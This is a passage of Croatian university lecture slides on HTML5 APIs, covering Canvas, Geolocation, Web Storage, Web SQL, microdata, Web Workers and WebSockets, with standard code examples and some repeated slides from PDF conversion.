
//Place each word at y = 100 with different textBaseline values
ctx.textBaseline = "top";
ctx.fillText("Top", 5, 100);
ctx.textBaseline = "bottom";
ctx.fillText("Bottom", 50, 100);
ctx.textBaseline = "middle";
ctx.fillText("Middle", 120, 100);
ctx.textBaseline = "alphabetic";
ctx.fillText("Alphabetic", 190, 100);
ctx.textBaseline = "hanging";
ctx.fillText("Hanging", 290, 100);
```

Top      Bottom      Middle      Alphabetic      Hanging

# Crtanje slika (2)

- Metoda `drawImage` (objekt slike, x koordinata, y koordinata) omogućuje crtanje slika, videa ili drugih Canvas elemenata.
  - Metodi se proslijeđuje objekt koji se crta i koordinate gornjeg lijevog kuta objekta.

```
window.onload = function() {  
    var c = document.getElementById("myCanvas");  
    var ctx = c.getContext("2d");  
    var img = document.getElementById("scream");  
    ctx.drawImage(img, 10, 10);  
};
```



# Crtanje slika (3)

- Prije pozivanja `drawImage()` metode potrebno je definirati sliku.
- HTML5 pruža tri načina dobivanja slike za crtanje.
  1. Pomoću metode `createImageData()`
    - Sporo jer se objekt kreira prije korištenja.
  2. Korištenjem `<img>` HTML elementa navedenog u stranici te kopiranje te slike u Canvas objekt
  3. Učitavanjem slike iz datoteke na disku
    - Potrebno je pričekati da se slika učita u potpunosti (`onload`)

```

```

```
var img = document.getElementById("imageCrop");
context.drawImage(img, 10, 10);
```

3. Učitavanjem slike iz datoteke na disku
  - Potrebno je pričekati da se slika učita u potpunosti (`onload`)

# Crtanje slika (4)

```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");
var imgData = ctx.createImageData(100, 100);
var i;
for (i = 0; i < imgData.data.length; i += 4) {
    imgData.data[i+0] = 255;
    imgData.data[i+1] = 0;
    imgData.data[i+2] = 0;
    imgData.data[i+3] = 255;
}
ctx.putImageData(imgData, 10, 10);
```



Određivanje boje (**R, G, B, Alpha**)

R = 0...255, crvena komponenta

G = 0...255, zelena komponenta

B = 0...255, plava komponenta

Alpha = 0...255, prozirnost (255 potpuno vidljiv)

# Geolocation API (1)



- Dohvaća zemljopisni položaj preglednika
  - Ako ga je moguće odrediti
  - Ako postoji dozvola za pristup podacima
- Najvažnija sučelja:
  - **Geolocation** – osnovni razred
  - **GeolocationPosition** – predstavlja položaj korisnika
  - **GeolocationCoordinates** – koordinate korisnika
  - **GeolocationPositionError** – greška položaja
  - **Navigator.geolocation** – ulazna točka u Geolocation API, vraća instancu Geolocation razreda

# Geolocation API (2)



```
navigator.geolocation.getCurrentPosition(  
    function(position) {  
        position.coords.latitude;  
        position.coords.longitude;  
    }, function(error) {  
        // Šifra greške:  
        // 0: unknown error  
        // 1: permission denied  
        // 2: position unavailable  
        // 3: timed out  
    });
```

```
navigator.geolocation.watchPosition(function(position) {  
    // Prati položaj ako se promijeni  
});
```

# Geolocation API (3)



- Drugi argument u metodi `getCurrentPosition()` koristi se za obradu grešaka:

```
function showError(error) {  
    switch(error.code) {  
        case error.PERMISSION_DENIED:  
            x.innerHTML = "User denied the request for Geolocation."  
            break;  
        case error.POSITION_UNAVAILABLE:  
            x.innerHTML = "Location information is unavailable."  
            break;  
        case error.TIMEOUT:  
            x.innerHTML = "The request to get user location timed out."  
            break;  
        case error.UNKNOWN_ERROR:  
            x.innerHTML = "An unknown error occurred."  
            break;  
    }  
}
```

# Geolocation API (4)

- U slučaju uspjeha metoda `getCurrentPosition()` vraća objekt koji ima sljedeća svojstva:
  - `coords.latitude` – zemljopisna širina
  - `coords.longitude` – zemljopisna dužina
  - `coords.accuracy` – točnost
  - `coords.altitude` – visina (m), ako je podatak dostupan
  - `coords.altitudeAccuracy` – točnost podatka o visini (m)
  - `coords.heading` – smjer kretanja (°)
  - `coords.speed` – brzina (m/s)
  - `Timestamp` – datum i vrijeme



# Geolocation API – osnovni primjer

```
<!DOCTYPE html>
<html>
<body>
<p>Click the button to get your coordinates.</p>
<button onclick="getLocation()">Try It</button>
<p id="demo"></p>

<script>
var x = document.getElementById("demo");

function getLocation() {
    if (navigator.geolocation) {
        navigator.geolocation.getCurrentPosition(showPosition);
    } else {
        x.innerHTML = "Geolocation is not supported by this browser.";
    }
}

function showPosition(position) {
    x.innerHTML = "Latitude: " + position.coords.latitude +
    "<br>Longitude: " + position.coords.longitude;
}
</script>
</body>
</html>
```



# Geolocation API – Google Maps (1)

```
let map, infoWindow;

function initMap() {
    Početna lokacija prikaza karte i razina zooma
    map = new google.maps.Map(document.getElementById("map"), {
        center: { lat: -34.397, lng: 150.644 },
        zoom: 10,
    });
    infoWindow = new google.maps.InfoWindow();

    const locationButton = document.createElement("button");

    locationButton.textContent = "Pan to Current Location";
    locationButton.classList.add("custom-map-control-button");
    map.controls[google.maps.ControlPosition.TOP_CENTER].push(locationButton);
    locationButton.addEventListener("click", () => {
        // Try HTML5 geolocation.
        if (navigator.geolocation) {
            Dohvaćanje trenutnog položaja
            navigator.geolocation.getCurrentPosition(
                (position) => {
                    const pos = {
                        lat: position.coords.latitude,
                        lng: position.coords.longitude,
                    };
                    Pomicanje karte
                    infoWindow.setPosition(pos);
                    infoWindow.setContent("Location found.");
                    infoWindow.open(map);
                    map.setCenter(pos);
                },
                () => {
                    handleLocationError(true, infoWindow, map.getCenter());
                }
            );
        } else {
            Obrada greške
            // Browser doesn't support Geolocation
            handleLocationError(false, infoWindow, map.getCenter());
        }
    });
}
```

```
function handleLocationError(browserHasGeolocation,
    infoWindow, pos) {
    infoWindow.setPosition(pos);
    infoWindow.setContent(
        browserHasGeolocation
            ? "Error: The Geolocation service failed."
            : "Error: Your browser doesn't support geolocation.");
    infoWindow.open(map);
}
```



# Geolocation API – Google Maps (2)

- Primjer1\_TrenutnaLokacija
- Primjer2\_Lokalizacija
- Primjer3\_DogađajiMarkeri1
- Primjer4\_DogađajiMarkeri2
- Primjer5\_DogađajiMarkeri3
  
- Izvorni kod nalazi se na stranicama predmeta



HTML5  
Geolocation API

# Geolocation API – OpenStreetMaps




```
function geoFindMe() {  
  
    const status = document.querySelector('#status');  
    const mapLink = document.querySelector('#map-link');  
  
    mapLink.href = '';  
    mapLink.textContent = '';  
  
    function success(position) {  
        const latitude = position.coords.latitude;  
        const longitude = position.coords.longitude;  
  
        status.textContent = '';  
        mapLink.href = `https://www.openstreetmap.org/#map=18/${latitude}/${longitude}`;  
        mapLink.textContent = `Latitude: ${latitude} °, Longitude: ${longitude} °`;  
    }  
  
    function error() {  
        status.textContent = 'Unable to retrieve your location';  
    }  
  
    if(!navigator.geolocation) {  
        status.textContent = 'Geolocation is not supported by your browser';  
    } else {  
        status.textContent = 'Locating...';  
        navigator.geolocation.getCurrentPosition(success, error);  
    }  
  
    document.querySelector('#find-me').addEventListener('click', geoFindMe);  
}
```

# Geolocation API – OpenStreetMaps



```
function geoFindMe() {  
  
    const status = document.querySelector('#status');  
    const mapLink = document.querySelector('#map-link');  
  
    mapLink.href = '';  
    mapLink.textContent = '';  
  
    function success(position) {  
        const latitude = position.coords.latitude;  
        const longitude = position.coords.longitude;  
  
        status.textContent = '';  
        mapLink.href = `https://www.openstreetmap.org/#map  
        mapLink.textContent = `Latitude: ${latitude} °, Lo  
    }  
  
    function error() {  
        status.textContent = 'Unable to retrieve your loca  
    }  
  
    if(!navigator.geolocation) {  
        status.textContent = 'Geolocation is not supported by your browser';  
    } else {  
        status.textContent = 'Locating...';  
        navigator.geolocation.getCurrentPosition(success,  
    }  
  
    document.querySelector('#find-me').addEventListener('c
```

```
<button id = "find-me">>Show my location</button><br/>  
<p id = "status"></p>  
<a id = "map-link" target="_blank"></a>
```



Show my location

Latitude: 45.8181636 °, Longitude: 15.9486195 °



# Web Storage API (1)

- HTML5 stranice mogu pohranjivati podatke lokalno u web pregledniku
  - Podaci se razmjenjuju samo na zahtjev, a ne kod svakog HTML *requesta*
  - Podaci su strukturirani kao uređeni parovi naziv/vrijednost (*name/value pair*)
  - Web stranica može pristupiti podacima koje je prethodno pohranila, a ne i od drugih web stranica
  - *Storage limit* je puno veći (>5MB)
  - Podaci se nikad ne prenose na poslužitelj
- Sigurniji i brži mehanizam od kolačića (*cookies*)



# Web Storage API (2)

- Nova svojstva objekta **Window** za pohranu podataka:
  - **window.localStorage**
    - Trajna pohrana, bez vremena isteka
  - **window.sessionStorage**
    - Podaci persistiraju samo unutar sesije, podaci se brišu kada se prozor (ili tab) web preglednika zatvori
- Događaj:
  - **StorageEvent**
    - Generira se nakon svake promjene prostora za pohranu (*storage area*)
  - **WindowEventHandlers.onstorage**
    - Metoda za obradu događaja, npr. pohrana novog zapisa



# Web Storage API (3)

- Prije korištenja dobro je provjeriti da li preglednik podržava HTML5 Web Storage API:

```
if (typeof (Storage) !== "undefined") {  
    // Programski kod za localStorage i sessionStorage  
}  
else {  
    // HTML5 Web Storage funkcionalnost nije podržana  
}
```

- 'Incognito', 'Private Browsing'
  - Svi podaci se brišu nakon zatvaranja **preglednika**, ne prozora ili taba
  - Različite implementacije ovisno o pregledniku

# Web Storage API – primjer (1)

## ■ Primjer uporabe:

```
<!DOCTYPE html>
<html>
  <head>
    <script>
      function countClicks() {
        if (localStorage.clickcount) {
          localStorage.clickcount = Number(localStorage.clickcount) + 1;
        } else {
          localStorage.clickcount = 1;
        }
        document.getElementById('target').innerHTML = localStorage.clickcount;
      }
    </script>
  </head>
  <body>
    <p>You have clicked the button <span id='target'></span> time(s).</p>
    <button type="button" onclick=countClicks()
      Count
    </button>
  </body>
</html>
```

### Sučelje Storage

- `.setItem()` // Pohrani (*setter*)
- `.getItem()` // Dohvati/pročitaj (*getter*)
- `.removeItem()` // Izbriši zapis
- `.clear()` // Izbriši sve zapise

# Web Storage API – primjer (2)

```
if(!localStorage.getItem('bgcolor')) {  
    populateStorage();  
} else {  
    setStyles();  
}  
  
function populateStorage() {  
    localStorage.setItem('bgcolor', document.getElementById('bgcolor').value);  
    localStorage.setItem('font', document.getElementById('font').value);  
    localStorage.setItem('image', document.getElementById('image').value);  
  
    setStyles();  
}
```

# Web Storage API – primjer (2)

```
if(!localStorage.getItem('bgcolor')) {  
    populateStorage();  
} else {  
    setStyles();  
}  
  
function populateStorage() {  
    localStorage.setItem('bgcolor', document.getElementById('bgcolor').value);  
    localStorage.setItem('font', document.getElementById('font').value);  
    localStorage.setItem('image', document.getElementById('image').value);  
  
    setStyles();  
}
```

# Web Storage API – primjer (2)

```
if(!localStorage.getItem('bgcolor')) {  
    populateStorage();  
} else {  
    setStyles();  
}  
  
function populateStorage() {  
    localStorage.setItem('bgcolor', document.getElementById('bgcolor').value);  
    localStorage.setItem('font', document.getElementById('font').value);  
    localStorage.setItem('image', document.getElementById('image').value);  
}  
  
function setStyles() {  
    var currentColor = localStorage.getItem('bgcolor');  
    var currentFont = localStorage.getItem('font');  
    var currentImage = localStorage.getItem('image');  
  
    document.getElementById('bgcolor').value = currentColor;  
    document.getElementById('font').value = currentFont;  
    document.getElementById('image').value = currentImage;  
  
    htmlElem.style.backgroundColor = '#' + currentColor;  
    pElem.style.fontFamily = currentFont;  
    imgElem.setAttribute('src', currentImage);  
}
```



# Web SQL Database API (1)

- Web SQL Database API
  - Skup programskih poziva za korištenje baze podataka na klijentu pomoću SQL operacija
  - Zasebna specifikacija, nije dio HTML5 specifikacije
- Najvažnije metode:
  - **openDatabase** – koristi postojeću bazu podataka ili stvara novi objekt baze podataka
  - **transaction** – upravljanje transakcijama, *commit*, *roll back*
  - **executeSql** – izvršava SQL upit
- Otvaranje baze podataka:

```
var db = openDatabase('mydb', '1.0', 'Test DB', 2 * 1024 * 1024);
```

Naziv baze podataka

Verzija

Opis

Veličina u bajtovima

Objekt instance baze podataka (*callback*)



# Web SQL Database API (2)

- Kreiranje tablice (CREATE TABLE):
  - Nakon otvaranje baze db, ako ne postoji potrebno je kreirati barem jednu tablicu

```
db.transaction(function (tx) {  
  tx.executeSql('CREATE TABLE IF NOT EXISTS LOGS (id unique, log)');  
});
```

- Unos podataka (INSERT):

```
tx.executeSql('INSERT INTO LOGS (id, log) VALUES (1, "predavanje")');
```

- Upit (SELECT):

```
tx.executeSql('INSERT INTO LOGS (id,log) VALUES (?, ?)',  
[e_id, e_log];
```

Vanjske varijable

# Web SQL Database API – primjer

```
<!DOCTYPE HTML>
<html>
    <head>

        <script type = "text/javascript">
            var db = openDatabase('mydb', '1.0', 'Test DB', 2 * 1024 * 1024);
            var msg;

            db.transaction(function (tx) {
                tx.executeSql('CREATE TABLE IF NOT EXISTS LOGS (id unique, log)');
                tx.executeSql('INSERT INTO LOGS (id, log) VALUES (1, "foobar")');
                tx.executeSql('INSERT INTO LOGS (id, log) VALUES (2, "logmsg")');
                msg = '<p>Log message created and row inserted.</p>';
                document.querySelector('#status').innerHTML = msg;
            })

            db.transaction(function (tx) {
                tx.executeSql('SELECT * FROM LOGS', [], function (tx, results) {
                    var len = results.rows.length, i;
                    msg = "<p>Found rows: " + len + "</p>";
                    document.querySelector('#status').innerHTML += msg;

                    for (i = 0; i < len; i++) {
                        msg = "<p><b>" + results.rows.item(i).log + "</b></p>";
                        document.querySelector('#status').innerHTML += msg;
                    }
                }, null);
            });
        </script>
    </head>

    <body>
        <div id = "status" name = "status">Status Message</div>
    </body>
</html>
```

# Web SQL Database API – primjer

```
<!DOCTYPE HTML>

<html>
    <head>

        <script type = "text/javascript">
            var db = openDatabase('mydb', '1.0', 'Test DB', 2 * 1024 * 1024);
            var msg;

            db.transaction(function (tx) {
                tx.executeSql('CREATE TABLE IF NOT EXISTS LOGS (id unique, log)');
                tx.executeSql('INSERT INTO LOGS (id, log) VALUES (1, "foobar")');
                tx.executeSql('INSERT INTO LOGS (id, log) VALUES (2, "logmsg")');
                msg = '<p>Log message created and row inserted.</p>';
                document.querySelector('#status').innerHTML = msg;
            })

            db.transaction(function (tx) {
                tx.executeSql('SELECT * FROM LOGS', [], function (tx, results) {
                    var len = results.rows.length, i;
                    msg = '<p>Found rows: ' + len + '</p>';
                    document.querySelector('#status').innerHTML += msg;

                    for (i = 0; i < len; i++) {
                        msg = '<p><b>' + results.rows.item(i).log + "</b></p>";
                        document.querySelector('#status').innerHTML += msg;
                    }
                }, null);
            });
        </script>
    </head>

    <body>
        <div id = "status" name = "status">Status Message</div>
    </body>
</html>
```

Log message created and row inserted.  
Found rows: 2  
**foobar**  
**logmsg**

# Mikropodaci (1)

- Mikropodaci (*microdata*) predstavljaju strukture podataka koje se koriste unutar HTML5 web stranica
  - Definirane od strane korisnika – zapisuju različite podatke i tipove podataka, imaju vlastiti rječnik i strukturu
  - Generička primjena, može ih biti proizvoljno mnogo, nisu unificirane, podaci su pomiješani sa HTML5 kodom
  - Jednostavan način za opis neke semantike na strukturiran način

```
<html>
  <body>
    <div itemscope>
      <p>My name is <span itemprop = "name">Ivan</span>.</p>
    </div>
    <div itemscope>
      <p>My name is <span itemprop = "name">Ivić</span>.</p>
    </div>
  </body>
</html>
```

**Ključna riječ `itemscope`**

**Ključna riječ `itemprop`**

**Uređeni par (`itemscope`, `itemprop`)**

Primjer

# Mikropodaci (2)

- Korištenjem mikropodataka definiraju se grupe uređenih parova zapisa (*items*) (naziv, svojstvo)
- Globalni atributi koji se mogu koristiti s bilo kojim HTML5 elementom:
  - **itemid** – globalni i jedinstveni identifikator zapisa
  - **itemscope** – naziv, stvara novi zapis (*item*)
  - **itemprop** – svojstvo, dodaje svojstvo (*property*) zapisu
  - **itemref** – svojstva koje nisu nasljednici elementa definiranih atributom **itemscope** mogu se pridružiti zapisu pomoću **itemref** atributa
  - **itemtype** – određuje URL rječnika kojim su definirana svojstva zapisa definiranih atributom **itemprop**.

# Mikropodaci – primjer (1)

```
<div itemscope itemtype="http://schema.org/Images">
  <img itemprop = "imageUniZg" src = " https://www.fer.unizg.hr/_pub/
  themes_static/fer2016/default/img/UniZg_logo.png" alt = "UniZG_logo">
  <img itemprop = "imageFER" src = " https://www.fer.unizg.hr/_pub/th
  emes_static/fer2016/default/img/FER_logo.png" alt = "FER_logo">
</div>
```

```
<html>
  <body>
    <div itemscope>
      Početak semestra:
      <time itemprop = "semester_start" datetime = "2021-10-04">
        4. listopada 2021.
      </time>
    </div>
  </body>
</html>
```

Početak semestra: 4. listopada 2021.

# Mikropodaci – primjer (2)

```
<html>
  <body>
    <div itemscope itemtype="http://schema.org/SoftwareApplication">
      <span itemprop="name">Angry Birds</span> -
      REQUIRES <span itemprop="operatingSystem">ANDROID</span><br>
      <link itemprop="applicationCategory" href="http://schema.org/GameApplication"/>

      <div itemprop="aggregateRating" itemscope itemtype="http://schema.org/AggregateRating">
        RATING:
        <span itemprop="ratingValue">4.6</span> (
        <span itemprop="ratingCount">8864</span> ratings )
      </div>

      <div itemprop="offers" itemscope itemtype="http://schema.org/Offer">
        Price: $<span itemprop="price">1.00</span>
        <meta itemprop="priceCurrency" content="USD" />
      </div>
    </div>
  </body>
</html>
```

Angry Birds - REQUIRES ANDROID  
RATING: 4.6 ( 8864 ratings )  
Price: \$1.00

# Mikropodaci – primjer (2)

```
<html>
  <body>
    <div itemscope itemtype="http://schema.org/SoftwareApplication">
      <span itemprop="name">Angry Birds</span> -
      REQUIRES <span itemprop="operatingSystem">ANDROID</span><br>
      <link itemprop="applicationCategory" href="http://schema.org/GameApplication"/>

      <div itemprop="aggregateRating" itemscope itemtype="http://schema.org/AggregateRating">
        RATING:
        <span itemprop="ratingValue">4.6</span> (
        <span itemprop="ratingCount">8864</span> ratings )
      </div>

      <div itemprop="offers" itemscope itemtype="http://schema.org/Offer">
        Price: $<span itemprop="price">1.00</span>
        <meta itemprop="priceCurrency" content="USD" />
      </div>
    </div>
  </body>
</html>
```

Angry Birds - REQUIRES ANDROID  
RATING: 4.6 ( 8864 ratings )  
Price: \$1.00

# Mikropodaci – primjer (2)

```
<html>
  <body>
    <div itemscope itemtype="http://schema.org/SoftwareApplication">
      <span itemprop="name">Angry Birds</span> -
      REQUIRES <span itemprop="operatingSystem">ANDROID</span><br>
      <link itemprop="url" href="https://play.google.com/store/apps/details?id=com.Rovio.AngryBirds&hl=en"/>
    <div itemprop="aggregateRating">
      RATING: <span itemprop="ratingValue">4.6</span>
      <span itemprop="ratingCount">8864</span> ratings
    </div>

    <div itemprop="offers" itemscope itemtype="http://schema.org/Offer">
      Price: $<span itemprop="price">1.00</span>
      <meta itemprop="priceCurrency" content="USD" />
    </div>
  </div>
  </body>
</html>
```

## Structured Data Testing Tool

Googleov *online* alat za izdvajanje strukture mikropodataka iz HTML koda web stranice

<https://developers.google.com/search/docs/advanced/structured-data/intro-structured-data>

g/GameApplicatio  
schema.org/Aggre

Angry Birds - REQUIRES ANDROID  
RATING: 4.6 ( 8864 ratings )  
Price: \$1.00

# Mikropodaci – širi kontekst

- Semantičke web tehnologije
  - RDF, RDFa i mikropodaci – tehnologije koje se nadmeću
  - *Napredni modeli i baze podataka*, FER3
- Resource Description Framework (RDF)
  - Služi za zapis „podataka o podacima“ ili „znanja“
  - temelji se na konceptu trojki: subjekt – predikat – objekt
    - subjekt ima određeno svojstvo (predikat) čija je vrijednost objekt
    - subjekt je uvijek resurs, dok objekt može biti resurs ili podatkovna
    - vrijednost
  - RDF trojka predstavlja izjavu
    - serijalizirana u XML, trojna notacija (N3) ili Turtle format
    - najčešće prikazana u obliku graf
- Resource Description Framework in Attributes (RDFa)
  - W3C standard za proširenje XHTML-a s umetanjem izjava u RDF-u
  - Pojednostavljeno „izvlačenje“ podataka iz HTML stranica

# Mikropodaci – širi kontekst

- Semantičke web tehnologije
  - RDF, RDFa i mikropodaci – tehnologije koje se nadmeću
  - *Napredni modeli i baze podataka*, FER3
- Resource Description Framework (RDF)
  - Služi za zapis „podataka o podacima“ ili „znanja“
  - temelji se na konceptu trojki: subjekt – predikat – objekt
    - subjekt ima određeno svojstvo (predikat) čija je vrijednost objekt
    - subjekt je uvijek resurs, dok objekt može biti resurs ili podatkovna
    - vrijednost
  - RDF trojka predstavlja izjavu
    - serijalizirana u XML, trojna notacija (N3) ili Turtle format
    - najčešće prikazana u obliku graf
- Resource Description Framework in Attributes (RDFa)
  - W3C standard za proširenje XHTML-a s umetanjem izjava u RDF-u
  - Pojednostavljeno „izvlačenje“ podataka iz HTML stranica

# Mikropodaci – širi kontekst

- Semantičke web tehnologije
    - RDF, RDFa i mikropodaci – tehnologije koje se nadmeću
    - *Napredni modeli i baze podataka*, FER3
  - Resource Description Framework (RDF)
    - Služi za zapis „podatka“
    - temelji se na konceptima
      - subjekt ima određenu vrijednost
      - subjekt je u vijeku
      - vrijednost
    - RDF trojka predstavlja izjavu
      - serijalizirana u XML, trojna notacija (N3) ili Turtle format
      - najčešće prikazana u obliku grafa
  - Resource Description Framework (RDFa)
    - W3C standard
    - Pojava u HTML stranicama
- HTML**
- ```

<p>
  Google Inc.<br>
  P.O. Box 1234<br>
  Mountain View, CA<br>
  94043<br>
  United States<br>
</p>

```
- HTML5 + RDFa**
- ```

<p vocab="http://Schema.org/" typeof="PostalAddress"><br>
  <span property="name">Google Inc.</span><br>
  P.O. Box <span property="postOfficeBoxNumber">1234</span><br>
  <span property="addressLocality">Mountain View</span>,<br>
  <span property="addressRegion">CA</span><br>
  <span property="postalCode">94043</span><br>
  <span property="addressCountry">United States</span><br>
</p>

```

# Web Workers API (1)

- Tipično prilikom izvršavanja različitih skripti unutar HTML stranice web preglednik prestaje reagirati na naredbe korisnika („zamrzne se”) sve dok skripta ne završi.
- Web radnici (*Web workers*) su jednostavan način za izvršavanja JavaScript programskog koda u zasebnoj dretvi neovisno od prikaza web stranice.
  - Web worker dretva može se izvršavati bez ometanja rada korisničkog sučelja web preglednika.
  - Obično se koriste za implementaciju složenih i procesorski zahtjevnih zadataka.
  - Izvršavaju se asinkrono na klijentu.

# Web Workers API (2)

- Prvo je potrebno provjeriti da li web preglednik podržava Web Workers `if (typeof(Worker) !== "undefined")`
- Izvorni kod Web Workera nalazi se u zasebnoj JavaScript datoteci (npr. `demo_workers.js`)
  - Web Worker šalje podatke u HTML stranicu metodom `postMessage(var);`
- ...iz koje se kreira Web Worker objekt u HTML stranici

```
if (typeof(w) == "undefined") {    w.onmessage = function(event){  
    w                      document.getElementById("result")  
= new Worker("demo_workers.js");    .innerHTML = event.data;  
}                                };
```

- Nakon toga HTML stranica može primati i slati podatke prema Web Workeru
- Objekt Web Worker se može uništiti (i oslobođiti zauzeta memorija) `w.terminate();`
- ...ili ponovno koristiti kasnije u kôdu `w = undefined;`

# Web Workers API – primjer

```
<!DOCTYPE html>
<html>
<body>



Count numbers: <output id="result"></output></p>
<button onclick="startWorker()">Start Worker</button>
<button onclick="stopWorker()">Stop Worker</button>



<script>
var w;

function startWorker() {
    if (typeof(Worker) !== "undefined") {
        if (typeof(w) == "undefined") {
            w = new Worker("demo_workers.js");
        }
        w.onmessage = function(event) {
            document.getElementById("result").innerHTML = event.data;
        };
    } else {
        document.getElementById("result").innerHTML = "Sorry! No Web Worker support.";
    }
}

function stopWorker() {
    w.terminate();
    w = undefined;
}
</script>

</body>
</html>
```

# WebSocket API (1)

- WebSocket API omogućuje otvaranje dvosmjerne (*full-duplex*) komunikacijske sesije između web preglednika na klijentu i poslužitelja
  - WebSocket je transportni protokol (OSI 7) koji se odvija putem TCP *socketa*
  - Slanje poruka poslužitelju i primanje odgovore obavlja se temeljem događaja (*event-based*) bez potrebe slanja klijentskih zahtjeva i odgovora sa poslužitelja (*polling*)
  - Koristi jednu klijentsku utičnicu (*socket*) dostupnu kroz standardnizirano JavaScript sučelje u preglednicima koji podržavaju HTML5
- Koristi se pri izradi web aplikacija za rad u bliskom stvarnom vremenu:
  - Cijene dionica, finansijska tržišta, ...
  - *Chat*
  - Interakcija s korisnicima u stvarnom vremenu
  - Praćenje položaja (*live location tracking*)
  - IoT
  - Upravljanje WebRTC pozivima


**PIE SOCKET**

WebSocket Tester

Supports both,  
ws and wss protocols

# WebSocket API (2)

Konstruktor:

```
var Socket = new WebSocket(url, [protocol] );
```

**url** = URL na koji se utičnica povezuje

**protocol** = opcionalni argument, pod-protokol poslužitelja

Najvažnije metode i događaji:

**Socket.send()**

Socket.onopen()

Socket.onerror()

Socket.close()

**Socket.onmessage()**

Socket.onclose()

```
// Create WebSocket connection.
const socket = new WebSocket('ws://localhost:8080');
```

```
// Connection opened
socket.addEventListener('open', function (event) {
    socket.send('Hello Server!');
});
```

```
// Listen for messages
socket.addEventListener('message', function (event) {
    console.log('Message from server ', event.data);
});
```

# WebSocket API – jednostavan primjer



```
<script type = "text/javascript">
    function WebSocketTest() {

        if ("WebSocket" in window) {
            alert("WebSocket is supported by your Browser!");

            // Let us open a web socket
            var ws = new WebSocket("ws://localhost:9998/echo");

            ws.onopen = function() {

                // Web Socket is connected, send data using send()
                ws.send("Message to send");
                alert("Message is sent...");

            };

            ws.onmessage = function (evt) {
                var received_msg = evt.data;
                alert("Message is received...");

            };

            ws.onclose = function() {

                // websocket is closed.
                alert("Connection is closed...");
            };
        } else {

            // The browser doesn't support WebSocket
            alert("WebSocket NOT supported by your Browser!");
        }
    }
</script>
```

# WebSocket API – jednostavan primjer



```
<script type = "text/javascript">
    function WebSocketTest() {

        if ("WebSocket" in window) {
            alert("WebSocket is supported by your Browser!");

            // Let us open a web socket
            var ws = new WebSocket("ws://localhost:9998/echo");

            ws.onopen = function() {

                // Web Socket is connected, send data using send()
                ws.send("Message to send");
                alert("Message is sent...");

            };

            ws.onmessage = function (evt) {
                var received_msg = evt.data;
                alert("Message is received...");

            };

            ws.onclose = function() {

                // websocket is closed.
                alert("Connection is closed...");
            };
        } else {

            // The browser doesn't support WebSocket
            alert("WebSocket NOT supported by your Browser!");
        }
    }
</script>
```

# WebSocket API – jednostavan primjer



```
<script type = "text/javascript">
    function WebSocketTest() {

        if ("WebSocket" in window) {
            alert("WebSocket is supported by your Browser!");

            // Let us open a web socket
            var ws = new WebSocket("ws://echo.websocket.org");

            ws.onopen = function() {
                // Web Socket is connected, send data using send()
                ws.send("Message to server");
                alert("Message is sent.");
            };

            ws.onmessage = function (evt) {
                var receivedMessage = evt.data;
                alert("Message from server: " + receivedMessage);
            };

            ws.onclose = function() {
                // websocket is closed.
                alert("Connection is closed.");
            };
        } else {
            // The browser does not support WebSocket
            alert("WebSocket is not supported by your Browser!");
        }
    }
</script>
```

Za pokretanje cjelokupnog kôda ovog jednostavnog primjera potreban je web poslužitelj koji podržava WebSocket

WebSocket ekstenzija za Apache HTTP Server:  
<https://code.google.com/p/pywebsocket/>

```
<!DOCTYPE HTML>
<html>
    <head>
        <script type = "text/javascript">
        ...
        </script>
    </head>

    <body>
        <div id = "sse">
            <a href = "javascript:WebSocketTest()">Run WebSocket</a>
        </div>

    </body>
</html>
```

# WebSocket API – cjelovit primjer u Node.js (1)



```
// Node.js socket server script
const net = require('net');
// Create a server object
const server = net.createServer((socket) => {
  socket.on('data', (data) => {
    console.log(data.toString());
  });
  socket.write('SERVER: Hello! This is server speaking.<br>');
  socket.end('SERVER: Closing connection now.<br>');
}).on('error', (err) => {
